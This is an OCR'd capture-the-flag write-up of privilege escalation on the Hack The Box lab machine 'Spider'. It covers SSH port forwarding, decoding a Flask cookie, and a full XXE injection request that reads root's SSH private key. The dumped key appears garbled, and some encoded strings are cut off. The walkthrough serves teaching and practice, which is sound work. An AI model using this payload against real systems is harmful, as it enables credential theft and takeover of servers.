SSH


```
┌──(root💀kali)-[~/HTB/Spider]
└─# ssh chiv@spider.htb
Last login: Sun May 30 20:12:17 2021 from 10.10.14.147
chiv@spider:~$
```

Listening Ports


```
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
-
```

Redirecting 8080 to our machine

```
ssh -L 8080:127.0.0.1:8080 chiv@spider.htb
```



The webpage just ask for a username, so lets put something random... and we're in. We see the server prints a Welcome username message... could this also be vulnerable to something?



Checking the cookie with flask-unsign

```
flask-unsign --decode --
cookie='.eJxNjEFvgyAARv_KwnkHdHYHk14MqKPTBhSw3CA0w4rOVLNZm_73rcma7Pjy3vddgV96D-
IreDIgBhyXqcVLTTsimJwH0QfyKIuLyVWreRrV2ZhYHiDasEIg9s6x29n-
beXVjH79UPEy2adjzk6Juvs7K-gRlZZQiCOVur3JyrmUrhUBP8sebqxPsH1RncSb6RDCQGekEf_-
_vaUhcurRCTTIWlMLqjucFQjMh39x4X1cyvCJeCZ_Xr0dPVnKVyl02QwqysKOIaHU8l239stuD2D8bMd5g
QukckP6JGpHRENRoHWU'
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5h
 'points': 0}
```

We see it returns a base64 string, and after decoding we see it's a XML

```
echo
"PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hb
 | base64 -d                                          1 ⚙
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>foo</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

So this can be vulnerable to XXE Injection, since from burp suite we can modify the version and the username parameters.

```
1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!--
```

Encoded with URL:

```
%31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%
```

And on username with &ent;

```
1 POST /login HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://localhost:8080
0 Connection: close
1 Referer: http://localhost:8080/login
2 Cookie: session=eyJwb2ludHMiOjB9.YLQt3A.xVs8NmZpHKVL-BAgBlwtj2CrK7M
3 Upgrade-Insecure-Requests: 1
4
5 username=%26ent%3B&version=
  %31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%3
  %59%20%65%6e%74%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%2f%72%6f%6f%74%2f%2e%73%73%68%2f%69%64
```

Shall print out the Private key

Footnote

We can decode the generated token from our payload to see the final XML Result

```
┌──(root💀kali)-[~/HTB/Spider]
└─# flask-unsign --decode --cookie='.eJxNkM1unDAYRV8lYp2FYUKljJRFGTBTUpv47zN4B_JIDNge2iEKJcq7Z1S1Vdf33KOr-x651bto_x7d9dE-UgXFtlglmyrgegn
6VFzvQLE9NCX1avSFoheFUyg5eRy4eMBdsNVJtODnd42EcyZxDiRZVqfPM7rJuv46NJ2q3AH2cw8Z12wF4nJm0GrJIcl78KQtuO3lOAs9ImtGMJBFVZ0JT9yccsVDkLRzCCXM22Z
-zOjL10iSkYemFPT9HHfTRfzmG5Rnv08Qlo4pZN.YLQuLw.8FLhQ95PNCH2fOokJAtK9acRhZY'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNI
ZlbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}

┌──(root💀kali)-[~/HTB/Spider]
└─# echo "PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNIC
lbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=" | base64 -d
<!-- API Version 1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!-- -->
<root>
    <data>
        <username>&ent;</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

Getting Private Key

WELCOME, -----BEGIN RSA PRIVATE KEY-----
MIIEOWIBAAKCAQEAL/DN2XPJQUIW49CVNDAGDEO5WZ47TZDYZ
GSGQSKHFFUZJQ8V/Q4ABFM6LQSN47G8FOQ0GQ1DVUZKWFAATV
IFTBG7RQV/XATWAMDRFRLB7X63TG6MZDRKVFVGFIHWQANKUJN
4D3/VO
/MDEUB02HA7RW9OHSYKR4PIGV4MDWXGGL+FWO6HFNCZ+YK96
EGKDKXY3RNLKVTXJPILFMAZGU0T+RX1GLMOPDQODWRBWU+WD
VPT5ZDGIKID4TFT57UDHXPISD6YBHLT5OOHFFQIDAQABAOIBAFX
KRHFYUUO4J7ZBHDFJBI7AFINZPBWRTQ75VHOEEXUD2VMDXAEQ
SZ4EKUCRQ05O9QTHXJP0700+8T24WMLAHKW6QN1VW61+46IWC
RKWBLMMIQNAYZZDKTNU9+CA/KZ
/CAJLPZ3M1NW7X//RCDL8KBGS8RFUHQZ/R4R7E
HTCVXUXOFNYO/I+A3J1DPHOC5UH56G1W82NWTCBTCFMFEUSUOI
S7PWQ1E4M27/NMU7R
/CSLC03YFQXOW+CIBDD59DBKTZKERDIMD49WIZSXIZL7RDT
WBTACSUCGYEAYU9AZUPB71YNGQVLPDTOZOTD6REZLBDGEQZ4E
R335NRBF7EJC0ODXNVSY+4VEXQMTX9ETXPMTSP6U0WVIYWY9C7
KCSQH/YFKD2JADKMXHXKZ9THXCCHOFET7IUMNSM2VBKB1XBMK
FHRNRIB3OS7QYAYE+XRGVDX/KXCKVA6ZN20YKTWYLH2HLFXCFQ
BAKYCDFXSUQDPJ1/QE21OVDLMJFU4XS7ZDGG8O5V8JMF6TLTWIC
W42ZV3VV7BSAHQSMVD3IGLEODFT34JO9NQV9KBCCGYEAK8ELV
/XV9DWNJTZ2UFO5PA14J0O+WQ7C4ORSFBTH1TVZ8TCW+OVPLSD
MVAF3J64OSGYZHOXE7T2IQ788NF4GZUXHCL8QLO9HQJ7DBHRPF
ASAJ8JITOB6HZHN0OWEFGX0CGYAICQMGU2VJZ9ARP/LC7TR0NY


```
ssh root@spider.htb -i id_rsa
```

```
└─# ssh root@spider.htb -i id_rsa
Last login: Mon May 24 14:22:35 2021 from 10.10.14.2
root@spider:~# id && hostname
uid=0(root) gid=0(root) groups=0(root)
spider
root@spider:~#
```